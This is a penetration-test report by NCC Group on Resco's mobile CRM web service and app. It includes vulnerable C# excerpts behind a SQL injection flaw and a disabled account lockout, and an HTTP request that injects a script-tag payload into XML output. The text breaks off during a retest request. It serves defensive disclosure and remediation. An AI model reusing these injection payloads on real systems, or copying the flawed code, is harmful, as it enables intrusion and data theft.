Report for:

Mobile CRM Solution Security Assessment

Resco

August 2018

Version: 1.1

Prepared By:	Ian Cornish
Email:	ian.cornish@nccgroup.trust
Telephone:	+44(0)7949 332573

NCC Group PLC - Security Testing Audit and Compliance

XYZ Building,
2 Hardman Boulevard,
Spinningfields
Manchester,
M3 3AQ
http://www.nccgroup.trust

Executive Summary

This report presents the findings of the Mobile CRM Solution Security Assessment on behalf of Resco. The assessment was conducted between 11/06/2018 and 22/06/2018 and was authorised by Resco. The solution was further assessed on 20/07/2018 and 30/07/2018 in order to determine the effectiveness of remedial activities performed by Resco.

Resco has developed a mobile CRM solution that allows businesses to manage their Microsoft Dynamics and Salesforce CRM systems. The solution is built upon a shared code base using the Xamarin C# framework and encompasses a variety of platforms (including Android, iOS and Windows Mobile). All platforms use a web service API in order to manage CRM data. As it is expected that the data stored by the solution will be sensitive in nature, it is important that the solution is secure to ensure that such data is appropriately protected.

NCC Group hereby gives Resco permission to disclose this report to third parties. NCC Group carried out the testing for Resco and accepts no liability to any other party that relies on this report. The results set out in this report are only applicable to the system as tested by NCC Group during the dates of testing as set out above.

Overview

Resco have worked with NCC Group who were contracted to assess the security of the Mobile CRM Solution. A white box approach was taken for the assessment which consisted of reviewing the source code of the mobile application and associated web service API. This approach was preferred over a black box assessment as it allows for a more thorough assessment to be performed, resulting in the identification of a wider range of vulnerabilities and instances thereof.

Further information that details the approach taken in testing the solution can be found in Tailored Methodologies, Section 4.2.

Following the initial assessment, Resco were swift to act upon the identified risks by implementing a programme of remedial actions in order to mitigate the most significant issues. This included addressing an issue that could result in an authenticated attacker obtaining data stored in the back-end database. Two rounds of retesting were performed by NCC Group in order to assess the effectiveness of the remediation. The first of these, performed on 20/07/2018 focussed on the significant issues found during the Web Service Assessment, while the second, performed on 30/07/2018 focussed on issues found during the Mobile Application Code Review. These retests concluded that the most significant risk had been successfully addressed, alongside a small number of other issues that were determined to be of importance to the security posture of the solution.

After verifying Resco's remedial activities it can be considered that the Mobile CRM solution presents a good security posture that is appropriate to the data which requires protection. While some of the issues raised remain, it is not expected that they represent a significant risk to the security of the solution and the data that it provides access to. Subsequent discussion with Resco indicated that some risk would need to be accepted so as to maintain application functionality. Where this is the case, it is important that this is documented within the relevant Risk Register so that Resco maintain visibility of the risk to which the solution is exposed. It is recommended that, where possible, the remaining issues are addressed to ensure that the solution adheres to a defence in depth approach to security, in accordance with security best practice.

The following table breaks down the issues which were identified by phase and severity of risk (issues which are reported for information only are not included in the totals). This table reflects the status of the issues after the retest of 30/07/2018:

Phase	Description	Critical	High	Medium	Low	Total
1	Web Service Assessment	0	0	0	5	**5**
2	Mobile Application Code Review	0	0	0	7	**7**
	Total	**0**	**0**	**0**	**12**	**12**

Assessment Summary

A security assessment was performed of the Mobile CRM solution. The assessment was conducted from a white box perspective and included a review of the source code of the mobile application and web service components that combine to form the solution. Two further assessments were performed, following a programme of remedial activity by Resco, in order to determine the effectiveness of the remediation.

The initial assessment of the web service identified an issue that was assessed to pose a high risk. It was possible for an authenticated user to inject SQL statements via XML web service calls. The web service implemented a flexible procedure to translate XML requests into SQL statements in order to perform database queries. Due to this flexibility and a lack of input validation, it was possible to inject arbitrary SQL statements in order to retrieve and manipulate information stored in the database server. This issue was not limited to the user's organisation's database; but rather it was possible to access data belonging to other organisations that use the platform. Due to the expected sensitivity of the data stored within the backend Resco database (should customers choose to use this backend solution over the Salesforce or Microsoft Dynamics integrations) this issue was considered to pose a significant business risk for Resco's customers.

Resco were quick to acknowledge this risk by implementing an effective mitigation strategy. This involved the creation of a new procedure within the application to provide comprehensive validation of the dynamic fetch query. The issue was retested by NCC Group on 20/07/2018 and was determined to be effective in mitigating the risk.

Other issues relating to the web service that were considered to be of significance were as a result of authentication controls that had been implemented, but had not been enabled. Resco have since enabled the account lockout and password policy mechanisms. This has the benefit of mitigating automated password guessing attacks while ensuring that users are required to choose strong passwords. This said, it was noted that the password policy did not require the use of mixed case characters. This may be an oversight, however requiring the use of lower and upper case characters would increase the complexity of passwords and so make them more resistant to guessing.

The review of the mobile application source code identified no issues considered to pose a high risk. A small number of medium risk issues were identified which included the ability to bypass a control designed to prevent application configuration files from being tampered with. The impact of this is that changes could be made to a configuration file in order to send potentially sensitive data to an unauthorised URL. The risk associated with this issue was lessened as exploitation would require an attacker to have already gained a position of high privilege, such as local access to the device. This issue was addressed by Resco during their remediation programme by updating the affected code to prevent the application falling back to the legacy behaviour. The updated code was reviewed by NCC Group on 30/07/2018 and was considered to appropriately mitigate the risk.

As is often the case, the mobile application made use of a number of third party libraries. The inclusion of third party libraries within the code base can represent a security risk in the event that they are not updated as new versions are released that address publically disclosed vulnerabilities. This was found to be the case for the mobile application, whereby a number of the libraries were outdated – some of which were affected by security issues. Efforts were made by Resco during their remediation programme to update the affected libraries. The retesting conducted by NCC Group on 30/07/2018 showed that the remediation had been effective, with the version of jQuery having been updated for all HTML pages that made use of the library. The retesting also highlighted that the outdated versions of the Moment, Knockout and JSON3 libraries remained within the code base; however, it was determined that these libraries were not linked by any application page and consequently do not represent a security risk.

Of the issues that have not been addressed through Resco's remediation programme, all were assessed to pose a low risk and do not represent a direct threat to the security of the solution. Nevertheless, it is recommended that these outstanding issues are addressed, where possible, to bring the solution into line with security best practice. Feedback from Resco indicated that some of these issues cannot be addressed due to the expected impact on application functionality. In these instances, it is suggested that this is documented within the relevant Risk Register so that Resco maintain full visibility of the outstanding risks.

More detailed information on each of the issues which were identified is included in Section 2 of this report. For the issues that were retested during the assessments of 20/07/2018 and 30/07/2018, a retest note has been included towards the end of each issue. The purpose of this note being to demonstrate the steps taken to address the issue. Issues have been marked as CLOSED, PART CLOSED or OPEN according to their state of remediation as found during the retesting activities. Issues that were not tested during the retest assessments have been marked as NOT TESTED.

Table of Contents

Using This Report

To facilitate the dissemination of the information within this report throughout your organisation, this document has been divided into the following clearly marked and separable sections.

Document Breakdown		
	Executive Summary	Management level, strategic overview of the assessment and the risks posed to the business
1	Technical Summary	An overview of the assessment from a more technical perspective, including a defined scope and any caveats which may apply
2	Technical Details	Detailed discussion (including evidence and recommendations) for each individual security issue which was identified
3	Supplemental Data	Any additional evidence which was too lengthy to include in Section 2
4	Appendices	This section usually includes the security tools which were used, outlines the assessment methodologies and lists the assessment team members

Document Control

Client Confidentiality

This document contains information and may not be copied without written permission.

Proprietary Information

The content of this document should be considered proprietary information and should not be disclosed outside of Resco.

NCC Group gives permission to copy this report for the purposes of disseminating information within your organisation or any regulatory agency.

Document Version Control	
Data Classification	Public
Client Name	Resco
Project Reference	63893
Proposal Reference	Resco-2018-001
Document Title	Mobile CRM Solution Security Assessment
Authors	Ian Cornish Luke Rogerson Paul Collett Peter Winter-Smith Ramon Salvador

Document History

Issue No.	Issue Date	Issued By	Change Description
0.1	06/08/2018	Ian Cornish	Draft for NCC Group internal review only
0.2	10/08/2018	Luke Rogerson	Amended draft for NCC Group internal review only
0.3	22/08/2018	Luke Rogerson	Amended draft for NCC Group internal review only
0.4	22/08/2018	Ian Cornish	Amended draft for NCC Group internal review only
0.5	24/08/2018	Luke Rogerson	Draft created for Resco
0.6	05/09/2018	Luke Rogerson	Amended draft for NCC Group internal review
0.7	06/09/2018	Ian Cornish	Revised QA
1.0	13/09/2018	Luke Rogerson	Released to client
1.1	26/09/2018	Luke Rogerson	Removed client confidential classification

Document Distribution List

Miro Pomsar	Project Sponsor, Resco
Ian Cornish	Technical Author, NCC Group
Sherief Hammad	Account Manager, NCC Group

1 Technical Summary

NCC Group was contracted by Resco to conduct a security assessment of the Mobile CRM solution in order to identify security issues that could negatively affect Resco's business or that of its customers if they led to the compromise or abuse of the solution.

1.1 Scope

The security assessment was carried out in the Development environment and included:

- Web Service Assessment including Code Review of the FetchXML API
- Mobile Application Code Review

Source code was provided in the form of zip files, the specific files provided are detailed in Supplemental Data, Section 2. Resco deployed a test environment to perform the assessment at the following URL:

- progres-dev.rescocrm.com

A threat modelling exercise was conducted during production of the statement of work (SOW). The result of this exercise identified the following key areas of risk which formed the focus of the assessment:

Mobile Application Code Review

- Assess the security of areas of the mobile application using encryption and hashing
- Assess the authentication and session implementation between the Mobile CRM application and Microsoft Dynamics, Salesforce and Resco's own backend component
- Confirm that code between trust boundaries is suitably robust
- Ensure that all sensitive data is handled safely and encrypted at rest
- Ensure that any project dependencies are up to date and do not contain known security vulnerabilities
- Take note of any other security issues that arise from the review of the code

Web Service Assessment including Code Review of the FetchXML API

- Ensure that any project dependencies are up to date and do not contain known security vulnerabilities
- Perform a security review of each API endpoint
- Review the implementation of the underlying SOAP-XML and OData4 service to ensure it is suitably robust
- Take note of any other security issues that arise from the review of the code

Following a programme of remediation performed by Resco – two further assessments were conducted by NCC Group, in order to assess the effectiveness of the remediation. Specifically, the following issues were retested:

Retest 20/07/2018

- RESO-001-1-1 - SQL Injection
- RESO-001-1-2 - No Account Lockout
- RESO-001-1-3 - Verbose Web Service Errors
- RESO-001-1-5 - Ineffective Input Validation
- RESO-001-1-7 - Password Policy Disabled

Retest 30/07/2018

- RESO-001-2-1 - Outdated Third Party Libraries
- RESO-001-2-2 - Config File HMAC Bypass
- RESO-001-2-8 - Use of SHA-1

Resco provided updated source code and a test environment with the applied fixes in order to perform the retest assessments. The source code files provided for review are detailed in Supplemental Data, Section 3.

The test environment was located at the following URL:

- progres-dev.rescocrm.com

1.2 Caveats

The scope originally included an assessment of the OData4 service. This service provides functionality similar to that of the FastXML service (querying back-end data stored on Resco systems). As the OData4 service is not currently used by Resco's customers, and is optional and will be set to off-by-default in the future, the decision was made that the time allocated to the assessment would be better spent focusing on the FastXML service. Therefore no assurance can be given as to the security of the OData4 service or how this feature could affect the security posture of the wider solution.

1.3 Risk Ratings

The table below gives a key to the icons and symbols used throughout this report to provide a clear and concise risk scoring system.

It should be stressed that quantifying the overall business risk posed by any of the issues found in any test is outside our remit. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to us, be considered acceptable.

Symbol	Risk Rating	CVSSv2 Score	Explanation
✖	CRITICAL	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
⛔	HIGH	7.0 - 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in the short term.
❗	MEDIUM	4.0 - 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved as part of the ongoing security maintenance of the system.
⚠	LOW	1.0 - 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
ℹ	INFO	0 - 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.
✓	N/A	N/A	Good security practices were being followed or an audit item was found to be present and correct.

1.4 Findings Overview

All the issues identified during the assessment are listed below with a brief description and risk rating for each issue. The risk ratings used in this report are defined in Section 1.3 Risk Ratings.

Phase 1 – Web Service Assessment

Ref	Finding	Retest	Risk
RESO-001-1-1	***SQL Injection*** The application implemented a procedure to convert fetchxml queries into SQL statements. While all parameters to be used by the SQL query were parameterised, the procedure also converted fetchxml variables to parts of the SQL statement, allowing custom SQL to be injected. It should be noted that in order to exploit this vulnerability, an attacker would need to be authenticated to the service.	CLOSED	**High** ⛔
RESO-001-1-2	***No Account Lockout*** The service implemented an account lockout mechanism, however this mechanism was disabled. Such a mechanism prevents any further authentication attempts after a certain number of consecutive failed login attempts within a specified time frame. Lockout mechanisms are important for the prevention of successful automated password attacks.	CLOSED	**Medium** ❗
RESO-001-1-3	***Verbose Web Service Error Messages*** The web services returned detailed error messages when the transmitted request was not properly formatted or caused an application error. Although this could be helpful to a legitimate developer, it could also aid an attacker in crafting malicious yet well-formed requests, and could leak information about the application environment.	CLOSED	**Low** ⚠
RESO-001-1-4	***Code Comments Suggest Incomplete or Missing Code*** A search for code comments with the terms “FIXME” or “TODO” and derivatives thereof identified a number of instances where developers have noted incomplete or missing code.	NOT RETESTED	**Low** ⚠
RESO-001-1-5	***Ineffective Input Validation*** Weaknesses were identified in the way the service handled user-supplied input. This allowed the injection of HTML tags through the alias attribute which allowed manipulating the resulting XML document.	CLOSED	**Low** ⚠
RESO-001-1-6	***Unsafe Use of SHA-1*** The application made use of the SHA-1 algorithm. SHA-1 is now considered to be cryptographically weak, in that it is vulnerable to collision attacks. This means that it is possible for an attacker to create two messages that have the same computed SHA-1 hash value.	NOT RETESTED	**Low** ⚠
RESO-001-1-7	***Password Policy Disabled*** The password policy implemented by the web service had not been enabled. Consequently it would be possible to set weak password values. Weak passwords can be easier to guess or to determine through a brute-force attack and could therefore lead to the compromise of user accounts.	PART CLOSED	**Low** ⚠

Ref	Finding	Retest	Risk
RESO-001-1-8	***Weak SSL Cipher Suites Supported*** A cipher suite supported by the web service was not sufficiently cryptographically secure and, as a result, cannot provide as much protection against brute-force decryption when compared to more modern cipher suites, should the traffic be captured.	NOT RETESTED	**Low** ⚠
RESO-001-1-9	***No TLS/SSL Downgrade Attack Prevention*** The affected SSL/TLS service did not implement any protections against SSL downgrade attacks, such as the TLS_FALLBACK_SCSV mitigation. This meant that an attacker could potentially use a man-in-the-middle attack against an active connection between a client and the web server and downgrade connections to a more vulnerable protocol such as TLSv1.	NOT RETESTED	**Low** ⚠
RESO-001-1-10	***BEAST SSL / TLS Weaknesses*** A vulnerability that could allow information disclosure exists in SSL and version 1.0 of TLS. The weakness is caused by an improper choice of initialisation vector (IV) used by block ciphers operating in cipher block chaining (CBC) mode. The exploit that takes advantage of the vulnerability is known as "browser exploit against SSL/TLS" (BEAST). BEAST allows attackers to compromise the confidentiality of connections to reveal short sections of plaintext, with session cookies being the most likely target. The potential for the BEAST vulnerability has been reported here because the affected SSL/TLS service supported block ciphers in CBC mode operating under vulnerable SSL/TLS protocol versions.	NOT RETESTED	**Info** ℹ
RESO-001-1-11	***HTTP "Basic" Authentication in Use*** The web service did not implement a session management mechanism. Instead, the service required the username and password to be provided for each request. As a result, should an attacker gain access to one single request, it would be possible to compromise the user's account. This is contrary to a session managed using cryptographically secure tokens, where compromising a single token would only allow an attacker to compromise the user's active session.	NOT RETESTED	**Info** ℹ

Phase 2 – Mobile Application Code Review

Ref	Finding	Retest	Risk
RESO-001-2-1	***Outdated Third Party Libraries*** A number of third party libraries included within the code base were found to be outdated. Third party libraries should be kept up to date to ensure they contain the latest security patches and enhancements.	CLOSED	**Medium** ❗
RESO-001-2-2	***Config File HMAC Bypass*** The software did not correctly handle the case when the HMAC is not present in the configuration file. As a result, it might be possible to forge the contents of a configuration file, although this would require local access to the device where the configuration file was stored.	CLOSED	**Medium** ❗
RESO-001-2-3	***Exposed API OAuth Application Keys and Secrets*** Various third party API keys were discovered in the code base, including keys for Microsoft, Google, Salesforce, DropBox, Docusign and Universign services. An attacker would be able to extract these credentials from the compiled application and potentially use them to impersonate the application and trick users into connecting to services used by the application.	NOT RETESTED	**Low** ⚠
RESO-001-2-4	***Hardcoded HMAC Credentials*** The codebase contained hardcoded credentials used as HMAC secrets. This does not conform to security best practice guidelines as the same passwords would be used on all device's installations.	NOT RETESTED	**Low** ⚠
RESO-001-2-5	***Encrypted File Password Stored in Plaintext*** The application settings were stored twice, once with secure storage and a second time in an encrypted file. The key used to encrypt the second file was stored in plaintext within the config.xml file.	NOT RETESTED	**Low** ⚠
RESO-001-2-6	***No Certificate Pinning*** It was possible to intercept the encrypted traffic being passed between the application and the various servers it communicated with as certificate pinning was not enforced. This means that a suitably-placed or equipped attacker could monitor the data in transit and possibly acquire sensitive information.	NOT RETESTED	**Low** ⚠
RESO-001-2-7	***Application Sends Device Identifiers to Resco*** The application sent detailed device-specific information to Resco servers in the form of the device name (UDID for iOS devices) and operating system. Identifiers such as these should not be sent to third parties.	NOT RETESTED	**Low** ⚠
RESO-001-2-8	***Use of SHA-1*** The application made use of the SHA-1 algorithm. SHA-1 is now considered to be cryptographically weak, in that it is vulnerable to collision attacks. This means that it is possible for an attacker to create two messages that have the same computed SHA-1 hash value.	CLOSED	**Low** ⚠

Ref	Finding	Retest	Risk
RESO-001-2-9	***Code Comments Suggest Incomplete or Missing Code*** A search for code comments with the terms “FIXME” or “TODO” and derivatives thereof identified a number of instances where developers have noted incomplete or missing code.	NOT RETESTED	**Low** ⚠
RESO-001-2-10	***No Root Detection*** The mobile application did not implement security controls designed to detect when it was running on a ‘rooted’ device or an Android emulator. Devices that have been rooted essentially have a degraded security model. This can cause sensitive data to be exposed to a malicious user (e.g. somebody who has stolen the device), or a malicious application installed on the device. Furthermore, an attacker can use various tools such as debuggers, hooking frameworks and profilers to study the application while it is running on a rooted device or emulator.	NOT RETESTED	**Low** ⚠
RESO-001-2-11	***Stack Trace Written to Log File*** The application wrote stack trace information to a number of different log files, potentially revealing information on the inner workings of the application. This information was also easily visible to a user, because an option was available for users to email crash information to the developers.	NOT RETESTED	**Info** ℹ

2 Technical Details

The remainder of this document is technical in nature and provides additional detail about the items already discussed, for the purposes of remediation and risk assessment.

Where an issue fell within the scope of the retest assessments conducted on 20/07/2018 and 30/07/2018, the issue has been marked as **CLOSED**, **OPEN** or **PART CLOSED**, to reflect the status of the issue as observed during the retest assessment.

The retest assessments focused on the most significant issues that were identified during the original assessment. As such, some of the more minor findings were not retested – these are marked as **NOT RETESTED**. However, in some circumstances, additional information was provided by Resco to offer mitigating circumstances or otherwise explain the reasoning as to why an issue cannot be addressed. Where this is the case, a ***Note:*** section has been added to the issue, detailing Resco's response.

2.1 Detailed Findings

2.1.1 Phase 1 – Web Service Assessment

RESO-001-1-1	***SQL Injection***	
Risk Rating	High	
Retest	20/07/2018	**CLOSED**

Description:

The application implemented a procedure to convert `fetchxml` queries into SQL statements. While all parameters to be used by the SQL query were parameterised, the procedure also converted `fetchxml` variables to parts of the SQL statement, allowing custom SQL to be injected. It should be noted that in order to exploit this vulnerability, an attacker would need to be authenticated to the service.

This vulnerability occurs when user-supplied input is used in the dynamic construction of an SQL query, without sufficient input validation being performed. This is usually a very serious vulnerability, as it effectively allows a remote attacker to execute (often arbitrary) SQL commands on the underlying database server with the privileges of the web application's database access, leaving the database open to execution of stored procedures, privilege escalation, and information retrieval.

The following `fetchxml` statement is an example of a query used by the application that was converted to SQL:

```
<fetch distinct='1' page='1' count='20'  version="1.0" ><entity
name="appointment"><attribute name="id" /><attribute name="name" /><attribute
name="ownerid" /><attribute name="regardingobjectid" /><attribute name="scheduledend"
/><attribute name="scheduledstart" /><attribute name="statuscode" /><attribute
name="scheduledstart" /><attribute name="scheduledend" /><attribute
name="regardingobjectid" /><filter type="and"></filter><link-entity name="activityparty"
from="ncc_RESCOXRM.dbo.activityparty.activityid" to="id" link-type="inner"
alias="aa"><filter type="and"><condition attribute="partyid" operator="eq-userid"
value=""></condition></filter></link-entity><order attribute="scheduledend"
descending="0" /></entity></fetch>
```

While several potentially vulnerable entry points were identified within the web service, due to the complexity of the procedure to convert `fetchxml` to SQL, it could not be confirmed whether all were vulnerable. An example of a vulnerable parameter is provided here, which was used to execute arbitrary SQL statements and retrieve information from different databases.

The following excerpt of code illustrates how the `link-type` parameter used in the aforementioned `fetchxml` statement was handled by the application:

Main/Tools/Woodfort/XRM.Data/Fetch/FetchToSql.cs:1287

```
                          var join = asLink.LinkType;
                          if (join == "outer")
                                join = "LEFT OUTER";

                          // prepare link-to attribute
                          if (linkTo == null || linkTo.Length == 0)
                          {
                                if (linkTo == null)
                                      linkTo = new StringBuilder();

      linkTo.Append("[").Append(sqlPrefix).Append("].[").Append(asLink.To).Append("]");
                          }
                          // prepare join condition
                          var joinCondition = WriteFilterSql(variables, alias, entity,
entity.Filter, values);

                          // prepare join
                          var hasInnerLinkCondition = asLink.Links != null &&
asLink.Links.Any(l => l.IsInnerLinkCondition());
                          from.Append(" ").Append(join).Append(" JOIN ");
```

As can be seen above, the application appended the user-supplied inner statement to the generated SQL query, allowing an attacker to manipulate the resulting query and hence execute custom SQL.

A proof of concept demonstrating the execution of arbitrary SQL queries through leverage of this vulnerability is included in Supplemental Data, Section 3.1.

Recommendation:

The SQL injection issues identified should be addressed by ensuring that user supplied input cannot be included in the SQL statements which are executed against the database.

If it is absolutely necessary to use dynamic SQL, then user input should be validated and sanitised first. For example, numeric input should be passed through a numeric check, and string input should be sanitised so that malicious characters are escaped.

Retest - RS 20/07/2018:

A new procedure was implemented within the application that validated user input and prevented the injection of arbitrary SQL code. A new class was created called FetchValidate which was used to validate the FetchXML query before it is translated to SQL. This class validated each element of the FetchXML query to ensure that it only contained attributes that were expected. If it did then the SQL would be built, if there was any element it did not recognise, an exception was thrown. This implementation provides a good balance between security and the flexibility provided by FetchXML. The existing FetchToSql class was modified to add this validation class before translating to SQL.

See below an excerpt of code, with the new code in **bold and underlined**:

Main/Tools/Woodfort/XRM.Data/Fetch/FetchToSql.cs:1746

```
// validate fetch
var v = new FetchValidate(metadata);
v.ValidateFetch(fetch);

// translate fetch
var sb = Translate(fetch.Entity, fetch.Distinct, top, values, metadata, schema,
isSubQuery, orderById);
```

Affects:

Component

RESCO Web Service

References:

OWASP Guidance

https://www.owasp.org/index.php/SQL_Injection

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

OWASP Top 10 2013 – Injection

https://www.owasp.org/index.php/Top_10_2013-A1-Injection

CWE-089: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

https://cwe.mitre.org/data/definitions/89.html

RESO-001-1-2	***No Account Lockout***	
Risk Rating	Medium	
Retest	20/07/2018	**CLOSED**

Description:

The service implemented an account lockout mechanism, however this mechanism was disabled. Such a mechanism prevents any further authentication attempts after a certain number of consecutive failed login attempts within a specified time frame. Lockout mechanisms are important for the prevention of successful automated password attacks.

The web service authentication procedure checked the number of unsuccessful attempts only if the policy lockout setting was set higher than 0. If set to 0, the lockout business logic was not executed. This is shown in the following excerpts:

Main/Tools/Woodfort/XRM.Services/Server/Configuration.cs:795

```
                          // check whether the account is locked
                          var maxAttempts = this.PasswordPolicyLockoutAttempts;
                          if (m_database != null && maxAttempts > 0)
                          {
                                var isLocked = m_database.ExecuteScalar<int>(null,
string.Format("SELECT COUNT([id]) FROM [lockout_systemuser] WHERE [attempts] >= @2 AND
[organization] = @0 AND [systemuser] = @1 AND [lastattempton] > DATEADD(minute, -{0},
GETUTCDATE())", this.PasswordPolicyLockoutDuration), realm, username, maxAttempts);
                                if (isLocked > 0)
                                      throw new RESTAuthorizationException(realm,
System.Net.HttpStatusCode.Forbidden, string.Format(Messages.PasswordPolicyLockout,
this.PasswordPolicyLockoutDuration, this.PasswordPolicyLockoutAttempts));
                          }
```

Main/Tools/Woodfort/XRM.Services/Server/Configuration.cs:762

```
             private int PasswordPolicyLockoutAttempts
             {
                   get
                   {
                         if (m_passwordPolicyLockoutAttempts == null)
                         {
                               int attempts = 0;

       int.TryParse(System.Configuration.ConfigurationManager.AppSettings["PasswordPolicy
LockoutAttempts"], out attempts);
                               m_passwordPolicyLockoutAttempts = attempts;
                         }
                         return m_passwordPolicyLockoutAttempts.Value;
                   }
             }
```

Main/Tools/Woodfort/Woodford.Web/Web.config:53

```
             <add key="PasswordPolicyLockoutAttempts" value="0" />
```

Recommendation:

The account lockout mechanism should be enabled and configured to lock accounts after a suitable number of failed authentication attempts. A value of between three and five is typical and acceptable.

In addition, consideration should be given as to how accounts are unlocked – two approaches can be taken as detailed below.

One approach is to lock the account until it is reactivated by an administrator. This could, however, allow an attacker to prevent legitimate access to the application by repeatedly attempting to log in to accounts using incorrect passwords which would then cause the accounts to be locked out indefinitely.

An alternative approach is to automatically unlock accounts after a predefined period. This slightly increases the risk from automated password attacks, but reduces the opportunity for denial of service attacks. It also minimises the requirement for administrative support in re-enabling these accounts. Security best practice is to lock accounts for increasing periods following subsequent failed login attacks (for example a third invalid attempt leads to a five minute lockout, a sixth ten minutes, a ninth fifteen minutes and so on).

The risk associated with each approach should be assessed to determine the most appropriate configuration for the application.

Retest - RS 20/07/2018:

The application implemented an account lockout mechanism which locked a user account after 5 unsuccessful authentication attempts. The lockout time was configurable via the application's Web.Config file and was set to 60 minutes.

Affects:

Component
RESCO Web Service

References:

OWASP – Blocking Brute Force Attacks

https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

CWE-307: Improper Restriction of Excessive Authentication Attempts

https://cwe.mitre.org/data/definitions/307.html

NCC Group Whitepaper on Implementing Password and Brute-Force Mitigation Policies

https://www.nccgroup.trust/uk/our-research/password-and-brute-force-mitigation-policies/

RESO-001-1-3	*Verbose Web Service Error Messages*	△
Risk Rating	Low	
Retest	20/07/2018	**CLOSED**

Description:

The web services returned detailed error messages when the transmitted request was not properly formatted or caused an application error. Although this could be helpful to a legitimate developer, it could also aid an attacker in crafting malicious yet well-formed requests, and could leak information about the application environment.

The following code snippet provides evidence that the application was configured to provide verbose errors:

Main/Tools/Woodfort/Woodford.Web/Web.config:218

```
                <serviceDebug includeExceptionDetailInFaults="true" />
```

The errors provided by the application were used to construct a payload that allowed successful exploitation of the SQL injection vulnerability. An example of a verbose error provided by the application can be seen in Supplemental Data, Section 3.2.

Recommendation:

Consider whether each of the web service endpoints returns error messages of an appropriate level of verbosity and amend the services as required.

In many production environments, web services return little or no diagnostic information in the event of an error. Legitimate developers have either to make use of test instances of the services, which have a more relaxed configuration and to which access is tightly restricted, or to correspond with server administrators to determine the cause of any errors through server and application error logs.

For WCF services, the displaying of exception details is largely controlled through the use of the `includeExceptionDetailInFaults` property, which can be set programmatically or in the `web.config` file. The configuration directive to disable the return of exception detail in a `web.config` file would look like the following:

```
<serviceDebug includeExceptionDetailInFaults="false"/>
```

Retest - RS 20/07/2018:

The application was found to return generic error messages, mitigating the risk posed by this issue. An example of such an error can be seen below:

```
<?xml version="1.0" encoding="utf-8"?><Fault
xmlns="http://schemas.resco.net/XRM/XRMServiceError"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"><Code>500</Code><Reason>InvalidOperationException</Reason><Detail>An error has
occured. {Id: 88ca3909-b4a3-4d5d-81ff-c55f7f9117cc}</Detail></Fault>
```

Affects:

Component
RESCO Web Service

References:

ServiceDebugBehavior.IncludeExceptionDetailInFaults Property

http://msdn.microsoft.com/en-us/library/system.servicemodel.description.servicedebugbehavior.includeexceptiondetailinfaults(v=vs.110).aspx

OWASP Error Handling, Auditing and Logging

https://www.owasp.org/index.php/Error_Handling,_Auditing_and_Logging

RESO-001-1-4	*Code Comments Suggest Incomplete or Missing Code*	⚠
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

A search for code comments with the terms “FIXME” or “TODO” and derivatives thereof identified a number of instances where developers have noted incomplete or missing code.

Such comments usually indicate that further work is needed to implement a feature or, more often, to fix bugs and introduce error checking. These code changes or additions are often not made, and these sections of code can lead to erroneous or vulnerable behaviour.

In particular, 289 instances of code were labelled as “TODO”, whereas 62 instances of code were labelled as “FIXME”.

Recommendation:

Review all instances of FIXME, TODO, and other such comments and implement the necessary code changes and additions in order to improve the overall robustness of the application. Ensure that these instances are also tracked in a bug tracker.

Affects:

Component
RESCO Web Service

RESO-001-1-5	*Ineffective Input Validation*	
Risk Rating	Low	
Retest	20/07/2018	**CLOSED**

Description:

Weaknesses were identified in the way the service handled user-supplied input. This allowed the injection of HTML tags through the `alias` attribute which allowed manipulating the resulting XML document.

The following request was submitted in order to inject a `script` tag within the resulting XML document:

```
POST /rest/v1/data/ncc HTTP/1.1
Host: progres-dev.rescocrm.com
...

<fetch distinct='0' page='1'  mapping='logical' count='1'>       <entity
name='mobileproject'>              <attribute name='id'/>                 <attribute
name='name' alias='script&gt;alert(1)&lt;&#47;script' />
<filter type='and'>                        <condition attribute='publishedon'
operator='not-null'/>                      <condition attribute='statuscode'
operator='ne' value='0'/>              </filter>              <order
attribute='priority' descending='true'/>              <link-entity
name='mobileproject_role' from='mobileprojectid' to='id' link-type='inner'>
<link-entity name='systemuser_role' from='roleid' to='roleid' link-type='inner'>
<filter type='and'>                                     <condition attribute='systemuserid'
operator='eq' value='601d9d17-89b4-e111-9c9a-00155d0b710a'/>
</filter>                     </link-entity>             </link-entity>
</entity></fetch>
```

The result indicated that the tag was rendered successfully:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
...

<?xml version="1.0" encoding="utf-8"?><EntitySet
xmlns="http://schemas.resco.net/XRM/OrganizationService"><Metadata
PrimaryEntity="mobileproject"><Attributes><Attribute EntityName="mobileproject"
AttributeName="id" Name="id" Type="UniqueIdentifier"/><Attribute
EntityName="mobileproject" AttributeName="name" Name="script&gt;alert(1)&lt;/script"
Type="String"/></Attributes></Metadata><Entities><Entity
EntityName="mobileproject"><id>e1309858-109b-4983-8c4e-
13445369c7df</id><script>alert(1)</script>Schedule
Manager</script>alert(1)</script></Entity></Entities></EntitySet>
```

The risk of this vulnerability is reduced as it could not be used to retrieve sensitive information or exploit it to perform other advanced attacks such as cross-site scripting. It should be noted, however, that the risk of this vulnerability may increase if other attack vectors are identified which could leverage this vulnerability.

Recommendation:

User-supplied input should not be decoded and reflected back to the user. Instead, the service should validate all user-supplied input to ensure that it does not include malicious characters that could be rendered in order to manipulate the resulting XML document.

Retest - RS 20/07/2018:

The application did not accept entities which included special characters, therefore it was not possible to inject malicious characters.

The following request was used to inject a closing tag character in an `alias` attribute:

```
POST /rest/v1/data/ncctestthree HTTP/1.1
Host: progres-dev.rescocrm.com
...

<fetch distinct='0' page='1'  mapping='logical' count='1'>       <entity
name='mobileproject'>              <attribute name='id'/>                 <attribute
name='name' alias='testxxx>' />                         <filter type='and'>
<condition attribute='publishedon' operator='not-null'/>                    <condition
attribute='statuscode' operator='ne' value='0'/>             </filter>
<order attribute='priority' descending='true'/>             <link-entity
name='mobileproject_role' from='mobileprojectid' to='id' link-type='inner'>
<link-entity name='systemuser_role' from='roleid' to='roleid' link-type='inner'>
